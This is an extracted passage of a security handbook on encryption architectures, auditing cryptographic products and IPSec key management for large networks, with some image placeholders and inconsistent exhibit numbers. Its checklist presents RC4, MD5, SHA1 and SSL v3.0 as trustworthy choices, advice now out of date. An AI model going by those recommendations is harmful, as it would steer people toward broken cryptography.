The term "end-to-end encryption" refers to the protection of data from the originating host all the way to the final destination host, with no unprotected transmission points. In a complex environment, end-to-end encryption is usually provided at the presentation or application-layer. The top boxes in both "a" and "b" in Exhibit 18-4 illustrate a client taking advantage of encryption services to protect data directly between the user and the data server. As shown, the data might not be located on the Web server, but might be located on another server located several hops further interior from the firewall and Web server. SSL cannot provide protection beyond the Web server, but application- or presentation-layer encryption can. Full end-to-end protection could still be provided — even in the Web environment illustrated — if both the client and data server have applications supporting the same encryption protocols. This could even take the form of a Java applet. Although the applet would be served by the Web server, it would actually run within the Java virtual machine on the Web browser, providing cryptographic services for data shared between the client and the server, protecting it over all the interior and exterior network segments.

SSL and IPSec transport mode provide authentication and privacy between a workstation and a remote server. This is a sometimes referred to as host-to-host, or node-to-node. The two middle boxes in Exhibit 108.4 represent virtually identical situations. In "b," the outgoing SSL session must transit a firewall, but it is common practice to allow this. On the server side, if the Web server is located inside a firewall, traffic on the port conventionally used by S-HTTP is allowed through the firewall to the IP address of the Web server. The SSL session provides privacy between the Web browser on the client machine and the Web server on the remote host. As in this example, if the Web server uses a back-end database instead of a local datastore, SSL cannot provide protection between the Web server and the database server (hopefully, this connection would be well protected using noncryptographic countermeasures). SSL is somewhat limited in what it can provide, but its convenience makes it the most widely implemented form of network encryption. SSL is easy to implement; virtually all Web servers provide it as a standard capability, and it requires no programming skills. It does not necessarily provide end-to-end protection, but it does protect the transmission segment that is most vulnerable to outside attack.

Another form of host-to-host encryption is the virtual private network (VPN). As shown in both cases "a" and "b" in Exhibit 108.4 at least one of the hosts in a VPN is located on an organizational security boundary. This is usually, but not always, an Internet firewall. Unlike the previous example, where "a" and "b" were functionally identical in terms of security services, in the case of a VPN, "b" is distinct from "a" in that security services are not applied over the entire transmission path. A VPN is used to create an extension of the existing organizational security perimeter beyond that which is physically controlled by the organization. VPNs do not protect transmissions within the security perimeter that they extend. The VPN architecture is probably the more common use of the term "host-to-host." The term implies that cryptographic services are provided between two hosts, at least one of which is not an endpoint. Like SSL, a VPN provides host authentication and privacy. Depending on the implementation, it may or may not include additional integrity services. As shown in case "a," VPN software is often used to support remote access users. In this scenario, the VPN represents only a temporary extension of the security perimeter. Case "b" shows an example of two remotely separated sites that are connected permanently or temporarily using a VPN. In this case, the user side represents a more complex configuration, with the user located on a network not necessarily directly contiguous with the security perimeter. In both "a" and "b," the VPN is only providing services between security perimeters.

Link-to-link encryption is not illustrated. The term refers to the use of encryption to protect a single segment between two physically contiguous nodes. It is usually a hardware device operating at layer two. Such devices are used by financial firms to protect automatic teller machine transactions. Another common form of link-to-link encryption is the secure telephone unit (STU) used by the military. The most common use of link layer encryption services on the Internet is the protection of ATM or Frame Relay circuits using high-speed hardware devices.

Information State Model

It should be clear by now that no encryption architecture provides total protection. When data undergoes transition through processing, copying, or transmission, cryptographic security may be lost. When developing a security architecture, the complete data flow must be taken into account to ensure an appropriate level of protection whenever operations are performed on critical data. As shown in Exhibit 18-5, the number of states in which data is protected varies widely, depending on the choice of encryption service. The table is sorted from top to bottom in increasing order of the number of states in which protection is provided. SSL and VPNs are at the top of the chart because they only protect during one phase: the transmission phase. In contrast, application encryption can be designed to protect data during every state but one. Although systems have been researched, no commercially available product encrypts data while it is being processed. Data undergoing processing is vulnerable in a number of ways, including:

- The human entering or reading the data can remember it or write it down.
- Information on the screen is visible to shoulder surfers.
- Virtual memory can store the cleartext data on the hard drive's swap space.
- If the process crashes, the operating system may store a core dump file containing the cleartext data.

Outside of the processing phase, which can only be addressed through administrative and physical security countermeasures, encryption options are available to protect data wherever necessary.

Several different styles of automated encryption have been developed, relieving users of the responsibility of remembering to protect their data. Some products encrypt an entire hard drive or file system, while others allow configuration of specific directories and encrypt all files placed into them. After users correctly authenticate themselves to such an encryption system, files are automatically decrypted when accessed. The downside of this automated decryption is that whenever authenticated users access a file, the encryption protection is potentially lost. Critical data can be inadvertently stored in cleartext by transmitting it, backing it up, or copying it to another system. Protection can be maintained for an encrypted file system by treating the entire file system as a single object, dumping the raw data to backup storage. Depending on the implementation, it may be impossible to perform incremental backups or restore single files. Products that do not encrypt the directory listing, leaving the names of encrypted files in cleartext, offer more flexibility, but increase the risk that an intruder can gain information about the encrypted data. If the data can be copied without automatically decrypting it, then it can be backed up or transmitted without losing cryptographic protection. Although such data would be safely encrypted on a recipient's system, it probably would not be usable because the recipient would not have a key for it. It would rarely be appropriate for someone automatically encrypting data to share

EXHIBIT 108.5 Information State Model

	Encrypted during Processing	Automatically Encrypted on First Save	Sent Data Encrypted on Originating Host	Automatically Reencrypted after Use	Encrypted when Backed Up	Encrypted during Transmission	Data Encrypted on Receiving Host
SSL						Π	
VPN						Π	
Encrypting file system that automatically decrypts		Π	Π	Π			
Encryption utility			Π		Π	Π	Π
Encrypting file system without automatic decryption		Π	Π	Π	Π	Π	No key
E-mail encryption			Π	Π	Π	Π	Π
Application with built-in data encryption		Optional	Π	Π	Π	Π	Π

the key with someone else if that key provided access to one's entire personal information store. Automatic encryption is difficult in a workgroup scenario — at best, moving data between personal storage and group storage requires decryption and reencryption with a different key.

File encryption utilities, and this includes compression utilities with an encryption option (beware of proprietary encryption algorithms), are highly flexible, allowing a file or set of files to be encrypted with a unique key and maintaining protection of that data throughout copy and transmission phases. The disadvantage of encrypting a file with a utility is that the data owner must remember to manually encrypt the data, increasing the risk that sensitive information remains unencrypted. Unless the encryption utility has the ability to invoke the appropriate application, a plaintext version of the encrypted data file will have to be stored on disk before encrypted data can be accessed. The user who decrypts it will have to remember to reencrypt it. Even if the encryption utility directly invokes an application, nothing prevents the user from bypassing automated reencryption by saving the data from within the application, leaving a decrypted copy on disk. E-mail encryption services, such as PGP and S-MIME, leave data vulnerable at the ends. Unless the data is created completely within the e-mail application and is never used outside of a mail browser, cleartext can be left on the hard drive. Mail clients that support encryption protect both the message and any attachments. If cryptographic protection is applied to an outgoing message (usually a choice of signature, encryption, or both), and outgoing messages are stored, the stored copy will be encrypted. The recipient's copy will remain encrypted too, as long as it is stored within the mail system. As soon as an attachment is saved to the file system, it is automatically decrypted and stored in cleartext. Encrypting within an application is the most reliable way to prevent inappropriate storage of cleartext data. Depending on the application, the user may have no choice but to always use encryption. When optional encryption has been applied to data, normal practice is to always maintain that encryption until a keyholder explicitly removes it. On a modern windowing workstation, a user can still defeat automated reencryption by copying the data and pasting it into another application, and application encryption is often weakened by the tendency of application vendors to choose easily breakable proprietary encryption algorithms.

Several manufacturers have created complex encryption systems that attempt to provide encryption in every state and facilitate the secure sharing of that data. Analysis of these systems will show that they use combinations of the encryption types listed in the first column of Exhibit 108.5. Such a hybrid solution potentially overcomes the disadvantages of any single encryption type while providing the advantages of several. The Information State Model is useful in analyzing both the utility and the security of such a product.

Putting the Models to Work

The successful use of encryption consists of applying it appropriately so that it provides the anticipated data protection. The models presented in this chapter are tools, helpful in the technical analysis of an encryption implementation. As shown in Exhibit 108.4, good implement choices are made by following a process. Analyzing the information security requirements is the first step. This consists of understanding what data must be protected, and its time and sensitivity requirements for confidentiality, integrity, availability, and nonrepudiation. Once the information security requirements are well documented, technical analysis can take place. Some combination of the four encryption application models should be used to develop potential implementation options. These models overlap, and they may not all be useful in every situation — choose whichever one offers the most useful insight into any particular situation. After technical analysis is complete, a final implementation choice is made by returning to business analysis. Not every implementation option may be economically feasible. The most rigorous encryption solution will probably be the most expensive. The available resources will dictate which of the implementation options are possible. Risk analysis should be applied to those choices to ensure that they are appropriately secure. If insufficient resources are available to adequately offset risk, the conclusion of the analysis should be that it is inappropriate to undertake the project. Fortunately, given the wide range of encryption solutions available for Internet implementations today, most security practitioners should be able to find a solution that meets their information security requirements and fits within their budget.

Auditing Cryptography: Assessing System Security

Steve Stanek

After a start-up data security firm applied for a patent for its newly developed encryption algorithm, the company issued a public challenge: it promised to pay $5000 to anyone who could break the algorithm and another $5000 to the person's favorite charity.

William Russell, an Andersen technology risk manager, accepted the challenge. He is now $5000 richer, his charity is waiting for its money, and the data security firm has run out of business because Russell cracked the supposedly uncrackable code. It took him about 60 hours of work, during which time he developed a program to predict the correct encryption key. His program cracked the code after trying 6120 out of a possible 1,208,925,819,614,629,174,706,176 electronic keys. Clearly, it should not have been as easy as that!

Assessing Risk

In the course of performing a security risk assessment, auditors or security professionals may learn that cryptographic systems were used to address business risks. However, sometimes the cryptographic systems themselves are not reviewed or assessed — potentially overlooking an area of business risk to the organization.

Russell believes there is a lesson in this for information technology auditors: when it comes to encryption technology, rely on the tried and true. "You want the company to be using well-known, well-tested algorithms," Russell says. "Never use private encryption. That goes under the assumption that someone can create something that's as good as what's on the market. The reality is that there are only a few hundred people in the world who can do it well. Everyone else is hoping nobody knows their algorithm. That's a bad assumption."

Russell recently worked with a client who asked him to look at one of the company's data systems, which was secured with encryption technology developed in-house. Russell cracked that system's security application in 11 hours. "If it had been a well-known, well-tested algorithm, something like that would not have been at all likely," Russell says.

Encryption's Number-One Problem: Keeping Keys Secret

Security professionals who use cryptography rely on two factors for the security of the information protected by the cryptographic systems: (1) the rigor of the algorithm against attack and (2) the secrecy of the key that is used to encrypt the sensitive information. Because security professionals advocate well-documented and scrutinized algorithms, they assume that the algorithm used by the cryptographic system has been compromised by an attacker; thus the security professional ultimately relies on the protection of the keys used in the algorithm.

The more information encrypted with a key, the greater the harm if that key is compromised. So it stands to reason that keys must be changed from time to time to mitigate the risk of information compromise. The

length of time a key is valid in a crypto-system is referred to as the cryptographic key period and is determined by factors such as the sensitivity of the information, the relative difficulty to "guess" the keys by a known crypto-analysis technique, and the environment in which the crypto-system functions and operates. While changing keys is important, it can be very costly, depending on the type of cryptography used, the storage media of the keying material, and the distribution mechanism of the keying material. It is a business decision on how to effectively balance security risk with cost, performance, and functionality within the business context.

Keys that can be accessed and used by attackers pose a serious security problem, and all aspects of the security program within an enterprise must be considered when addressing this issue. For example, ensure that the keys are not accessible by unauthorized individuals, that appropriate encryption is used to protect the keying material, that audit trails are maintained and protected, and that processes exist to prevent unauthorized modification of the keying material.

While cryptography is a technology subject, effective use of cryptography within a business is not just a technology issue.

Encryption's Number-One Rule

According to Mark Wilson, vice president of engineering at Embedics, a data security software and hardware design firm in Columbia, Maryland, "The No. 1 rule is that encryption needs to be based on standards. You want to follow well-known specifications for algorithms. For public key, you want to use an authenticated key agreement mechanism with associated digital signatures.

"A lot of people are trying new technologies for public key-based schemes. Most of the time they are not using published standards. They're not open to scrutiny. There are also often interoperability problems." Interoperability is important because it allows vendors to create cryptographic products that will seamlessly integrate with other applications. For example, vendors planning to develop cryptographic hardware should follow the RSA PKCS #11 standard for cryptographic hardware. If they do, then their product will work with several applications seamlessly, including Lotus Notes.

Russell and Wilson agree that even if a company is using widely tested and accepted encryption technologies, its data can be exposed to prying eyes. One Andersen client encrypted highly sensitive information using an encryption key, but the key was stored on a database that was not properly secured. Consequently, several individuals could have obtained the encryption key and accessed highly sensitive information without being noticed.

"Encryption is an important component of security, but it must be seen as a part of the whole. Encryption by itself doesn't solve anything, but as part of a system it can give security and confidence," says Russell.

Auditors also need to evaluate network, physical, and application security, and ask what algorithms the company is using and if they are commonly accepted. For example, Wilson says he often encounters companies that use good encryption technology but do not encrypt every dial-up port. Very important, too, is that while cryptography may be an important component of the technology component of security, process (including policies and procedures) and people (including organization, training) also are key factors in successful security within the enterprise. "A lot of times they have a secure encryptor, but the dial-up port is open," Wilson says. "They should look at secure modems for dial-in. The problem comes in the actual outside support for networks that have unsecured modems on them."

Remember to Encrypt E-Mail

Russell says that, in his view, the most common mistake is in e-mail. "Information is sent all the time internally that is sensitive and accessible," he says. "Ideas, contracts, product proposals, client lists, all kinds of stuff goes through e-mail, yet nobody considers it as an important area to secure. Nearly all organizations have underestimated the need to encrypt e-mail."

Most firms are using encryption somewhere within their organization, particularly for secure Web pages. While this protects information at the front end, it does not protect it at the back end, according to Russell. "On the back end, inside the company, somebody could get that information," he says. He suggests asking who should have access to it and how can it be kept out of everyone else's hands.

"Anything you consider sensitive information that you don't want to get into the wrong hands, you should consider encrypting," Russell says. "It must be sensitive and potentially accessible. If a computer is locked in a vault and nobody can get to it, it doesn't need encryption. If that computer is on a network, it becomes vulnerable."

Russell suggests internal auditors ask the following questions when evaluating security applications.

Does the Vendor Have Credibility in Security Circles?

As security awareness has increased, so has the number of security start-ups. Many of them are unqualified, according to Russell. Look for companies that frequent security conferences, such as RSA Security Inc.'s annual conference. Also look for vendors that are recognized in security journals. Although doing this is not foolproof, it will narrow the field of credible vendors. Depending on the criticality of the system and the intended investment, it may be best to solicit the help of a security consultant.

Does the Product Use Well-Known Cryptographic Algorithms?

The marketing of security applications tends to be an alphabet soup of acronyms. For this reason, it is helpful to know which ones really matter. There are essentially three categories of algorithms: asymmetric key, symmetric key, and hashing. Asymmetric key algorithms are normally used for negotiating a key between two parties. Symmetric key algorithms are normally used for traffic encryption. And hashing is used to create a message digest, which is a number computationally related to the message. It is generally used in relationship with an asymmetric key algorithm to create digital signatures. It also should be noted that although these three categories of algorithms are typical of new systems that are being built today, there exist many legacy applications at larger companies using crypto-systems from the 1970s. Because of the high associated costs, many of these companies have not been retrofitted with the "appropriate" form of cryptography.

The following list represents a few of the more popular algorithms that are tried and true:

- *RSA*. Named after Rivest, Shamir, and Adleman who created it, this asymmetric key algorithm is used for digital signatures and key exchanges.
- *Triple DES*. This algorithm uses the Data Encryption Standard three times in succession in order to provide 112-bit encryption. If it uses three keys, then sometimes it is referred to as having 168-bit encryption.
- *RC4*. This is a widely used variable-key-size symmetric key encryption algorithm that was created by RSA. The algorithm should be used with 128-bit encryption.
- *AES*. Advanced Encryption Standard is a new symmetric key algorithm also known as Rijndael. This new standard is intended to replace DES for protecting sensitive information.
- *SHA1*. The Secure Hash Algorithm was developed by the U.S. government. This algorithm is used for creating message digests and may be used to create a digital signature.
- *MD5*. Message Digest 5 was created by RSA, and is used to create message digests. It is frequently used with an asymmetric key algorithm to create a digital signature.

Does the Product Use SSL v3.0?

Secure Sockets Layer v3.0 is a transport-layer security protocol that is responsible for authenticating one or both parties, negotiating a key exchange, selecting an encryption algorithm, and transferring data securely. Although not every application needs to send information to another computer using this protocol, using it avoids some of the possible pitfalls that may go unnoticed in the development of a proprietary protocol.

Does the Company Report and Post Bug Fixes for Security Weaknesses?

No product is ever perfectly secure, but some vendors want you to think they are. When a company posts bug fixes and notices for security weaknesses, this should be considered a strength. This means they are committed to security, regardless of the impression it might give otherwise.

Does the Product Use an Accepted Random Number Generator to Create Keys?

Random number generators are notoriously difficult to implement. When they are implemented incorrectly, their output becomes predictable, negating the randomness required. Regardless of the encryption algorithm used, a sensitive message can be compromised if the key protecting it is predictable. RSA is currently developing a standard to address this issue. It will be called PKCS #14.

Does the Product Allow for Easy Integration of Hardware Tokens to Store Keys?

Whenever keys are stored as a file on a computer, they are accessible. Often the business case will determine the level of effort used to protect the keys, but the best protection for encryption keys is hardware. Smart cards and PCMCIA cards are often used for this purpose. An application should have the ability to utilize these hardware tokens seamlessly.

Has the Product Received a Federal Information Processing Standards (FIPS) 140-1 Verification?

The National Institute of Standards and Technology (NIST) has created a government-approved standard, referred to as FIPS 140-1, for cryptographic modules. NIST created four levels, which correspond to increasing levels of security. Depending on whether the crypto-module is a stand-alone component or one that is embedded in a larger component, and whether the crypto-model is a hardware device or a software implementation, the crypto-module is subjected to varying requirements to achieve specific validation levels. Issues such as tamper detection and response are addressed at Level 3 (that is, the ability for the cryptographic module to sense when it is being tampered with and to take appropriate action to zeroize the cryptographic keying material and sensitive unencrypted information within the module at the time of tamper). Level 4 considers the operating environment and requires that the module appropriately handle cryptographic security when the module is exposed to temperatures and voltages that are outside of the normal operating range of the module. Because FIPS 140-1 validation considered both the design and implementation of cryptographic modules, the following 11 components are scrutinized during the validation:

1. Basic design and documentation
2. Module interfaces
3. Roles and services
4. Finite state machine model
5. Physical security
6. Software security
7. Operating system security
8. Key management
9. Cryptographic algorithms
10. Electromagnetic compatibility (EMC/EMI)
11. Self-test

"Although no checklist will help you to avoid every security weakness, asking these questions could help you to avoid making a potentially bad decision," Russell says.

Resources

1. Symmetrical and asymmetrical encryption: http://glbld5001/InternalAudit/website.nsf/content/HotIssues-SupportSymmetricalandasymmetricalencryption!OpenDocument.
2. NIST Cryptographic Module Validation: http://csrc.nist.gov/.

Chapter 14

Encryption Key Management in Large-Scale Network Deployments

Franjo Majstor and Guy Vancollie

Contents

Introduction
Large-Scale Network Issues
- Performance
- Redundancy
- Load Balancing
- Multicast
- Multi-Protocol Label Switching

Encryption Options
- Link-Level Encryption
- Application-Level Encryption
- Network-Level Encryption

Limitations of the IPSec Encryption
Separation of the Key Management Solution
Summary
Further Reading

Introduction

All corporations need to protect their business transactions, customer data, and intellectual property. At a minimum, data loss or compromise can create public relations nightmares and even seriously hurt market reputation. In the long run, it can impact customer relationships or create serious financial damage from fraud, information theft, or public disclosure of intellectual properties. This problem has presented information technology with a technological challenge because the ideal network data protection solution should require no change to network infrastructure, should not impact network performance, must work over any network topology, and must secure any type of traffic. The challenge facing information security professionals is to secure data in motion as has never been possible before. It is obvious that encryption is the solution to addressing confidentiality and integrity of the data while it transits lines that we have no control over; however, its limitations have hampered its deployment, especially on large-scale networks. Standards are normally present when interoperability among different vendor solutions should take place, and multiple good ones have been used, for example, the Internet Protocol security (IPSec) standard framework. Although IPSec delivered a portion of the solution, it also introduced its own limitations and unnecessary overlay to an existing network infrastructure, making it even more difficult to manage, maintain, and operate.

Large-Scale Network Issues

Performance

Not so long ago data network infrastructures were used only for the bulk transfer of data over slow links of various, mostly unreliable, quality. The data carried over those network infrastructures was less important and, even if stolen, modified, or lost, there were always multiple paper copies and forms in existence to replace the data when needed. Nowadays a modern high-speed network infrastructure carries the most crucial pieces of information as well as multiple crucial applications that companies depend upon for their existence. Adding encryption to the communication paths, unless assisted with specialized hardware, typically slows down the overall communication speed and, therefore, impacts the usability of the high-speed communication paths.

Redundancy

High-speed, high-performance networks are required to stay up all the time, no matter what happens with individual communication components. Therefore, modern network design includes multiple redundant devices as well as multiple available paths built into the network itself. Redundancy built into the network keeps the availability of the communication paths between multiple points in the network; however, it often causes difficulty for security mechanisms.

Load Balancing

Multiple redundant paths do not necessarily have to work in a master–slave or active–standby mode, but could be active and used simultaneously to do load balancing and share the traffic load across the multiple links. This is the preferred way for efficient networks to use multiple available

links, but it also has, unfortunately, some security implications. Security relationships are typically fixed between peers and are in trouble when they lose peer relationships that have to be dynamically established when network traffic chooses another path to the same destination.

Multicast

Any kind of group communication—multicast is just one of them—requires group security member relationships as well as group member control if any of the communication peers leaves or joins the group. That makes the encrypted group communication extremely difficult, with a heavy overlay of the peer-to-peer relationships that grows exponentially with the number of peers communicating. It is a known mathematical fact that for "n" number of peers it is required to have "$n \times (n - 1)$" peer-to-peer relationships and that times 2 if each direction has to be secured separately.

Multi-Protocol Label Switching

Multi-Protocol Label Switching (MPLS) wide area networks provide most of the long-distance connectivity today and as such are replacing multiple older technologies such as Frame Relay, X.25, or leased lines. MPLS provides quite similar functionality compared to its predecessors through the creation of separate, isolated communication paths based on different labels. Traffic isolation, however, provides neither confidentiality nor authentication of the data traveling via the MPLS network and opens the data to multiple risks when traveling over a shared infrastructure, such as a possible data leakage due to configuration errors or even illegal tapping.

Encryption Options

It has been obvious throughout the history of communication protocols that protection of data while it travels over unsecured data channels could be achieved with encryption. However, encryption has proven to be a difficult task as it requires multiple other elements to be done correctly as well, so as not to impact modern data communication networks. As mentioned earlier, encryption impacts the performance, redundancy, and load balancing of modern-day networks, and also the requirement for any type of group communication makes the use of encryption problematic. Furthermore, there have been several options of where to implement encryption: on the link level, network level, or application level. Let us browse through them briefly to see the pros and cons of each.

Link-Level Encryption

Link-level encryption was one of the earliest types available and had no demand for standardization as there always was a product of the same vendor on both sides of the link. Key management protocols were often also proprietary and built-in as part of the solution. Therefore, the price of such devices was high and when a device failed in a point-to-point topology both had to be replaced. The problems for link-level encryption came with new network media connectivity options, such as mesh topologies as well as multiple different paths through the same media. This led to the option of developing encryption on other levels, such as at the application or network level.

Application-Level Encryption

Application-level encryption is, from a security standpoint, the highest level—as the application that produces the data has the best visibility on how to protect it. It would be great if each and every application had the encryption possibility built-in; however, as security was in the past often not the issue, many legacy applications remained without it and have no option to turn it on. Newer applications mostly have the option to protect the data via encryption; however, each and every one of them has its own different way of how to do it, and that makes scalability as well as intra-application data protection transfer impossible or nonscalable.

Network-Level Encryption

Owing to the limitations and drawbacks of the other earlier mentioned options and levels to encrypt the data, the network layer has ended up as the most frequent choice. Network-level encryption provides for equal protection to legacy applications as well as new applications traversing the same network protocol and requires no other application changes. As Internet Protocol (IP) has become the most dominant network communication protocol today, we will narrow our discussion on the encryption features to within IP with its security protocol framework, IPSec. The IPSec protocol got standardized in the late 1990s and through numerous interoperable implementations, IPSec-based equipment has become much more affordable than link-level encryption devices used to be, but as usual it has its advantages as well as its limitations, which we will focus on going forward.

Limitations of the IPSec Encryption

The IPSec set of request for comment (RFC) standards defined the authentication as well as the encryption of the IP packet. It also defined different modes of operation as well as the Internet key exchange (IKE) automated key-derivation protocol that helps with exchanging the keys based on a predefined time interval or amount of transferred data. Together, IKE and IPSec got wide implementation on routers, layer-three switches, and edge devices such as firewalls, as well as end nodes running on different operating systems. With wide implementation, however, IPSec and IKE have also introduced new limitations. IPSec and IKE are by definition a peer-to-peer protocol that impacts network communications if there are redundant paths or if load balancing is involved. Peer-to-peer trusted relationships also make encrypted group communication very difficult. This is illustrated in Exhibits 14.1 and 14.2. Last but not least, if not implemented in hardware, certain encryption processes also impact the performance of the communication on any higher-speed network connections.




Exhibit 14.1 Redundant network architecture.




Exhibit 14.2 Group (multicast or broadcast) network architecture.




Exhibit 14.3 IPSec/IKE common architecture.

Separation of the Key Management Solution

IPSec and IKE together represent three main functions most often implemented together in the very same, single running platform. These three functions are security policy definition, key exchange, and encryption. The most common implementation for all three functions as one IPSec/IKE architecture is illustrated in Exhibit 14.3. Implementation of all three of the main encryption components on the same physical platform seems to be an obvious choice; however, it brings with it its limitations of peer-to-peer relationships and, therefore, impacts modern network communications. To be able to achieve resilient and redundant network designs, the encryption security architecture should have its components designed the same way. The three main components in essence represent three individual roles: bulk encryption, which could be done on the policy enforcement point (PEP); key management, which a key authority point could take care of; and security policies, which could be done on a management and policy server. This distributed model represented by the three individual layers, management, distribution, and encryption, is illustrated

in Exhibit 14.4. Each of the main functional components could hence fulfill its job when implemented on individual platforms, thereby also bringing additional benefits such as scalability. Each of the layers in the three-tier model could be replicated up to the necessary service-scale level and support growth as required for large-scale network designs. The three-tier security architecture is illustrated in Exhibit 14.5. The key distribution layer and policy distribution layer have to be designed with redundancy and failover mechanisms as well as incorporating hardware security




Exhibit 14.4 Distributed policy and key management architecture.




Exhibit 14.5 Three-tier encryption security architecture.




Exhibit 14.6 IPSec tunnel-mode header preservation.

modules for key generations. The key storage has to be a "hack-proof" system with no backdoor and no possible traffic-probing vulnerabilities. An additional problem to solve is security of the traffic between the layers. That could be resolved by utilizing either IKE or other secure but less heavy protocols, such as the Transport Layer Security protocol. Scaling in such a distributed model is built-in from the ground up by design. The three-layer architecture allows scalability of security policies never before possible using IPSec. Grouping networks and network device units together through group policy definitions dramatically simplifies policy generations. Therefore, the layered encryption security architecture can serve many thousands of end-node PEPs in the network and, as well, through the open application programming interface provide access to hundreds of thousands of multivendor devices, such as desktops, notebooks, cell phones, personal digital assistants, and printers.

An additional element that helps break the point-to-point relationship is that PEPs responsible for the bulk encryption doing IPSec maintain the original IP address header, as is illustrated in Exhibit 14.6.

With the original IP header preserved, there is no additional need to create any point-to-point relationships and, even more important, no need to create any overlay network on top of the existing infrastructure. That simplifies the encryption function on the existing modern networks to the maximum possible and as such only adds flexibility to enabling redundancy, load balancing, as well as group broadcast or multicast communication.

Summary

The challenge in front of the information security professional is to secure data in motion like never before. Encryption is the obvious choice for the solution but the solution must work over any network topology and must secure any type of traffic. All of that is to be done preferably without requiring changes to the network infrastructure or impacting the network performance. The IPSec protocol provides part of the solution but is also part of the problem, with its point-to-point nature as well as the network overlay model. A layered encryption security architecture brings a solution

to the requirements of modern data protection through the separation of the main roles and functions of encryption into three individual layers. Such a three-tier encryption security architecture brings inherited scalability and no longer requires a network overlay for the generation and distribution of policies and encryption keys. It provides data protection but does not require any changes to network infrastructure, does not impact network performance, and works over any network topology. It is a concept that should, once widely implemented, solve the problem of data protection through encryption in large-scale network deployments.

Further Reading

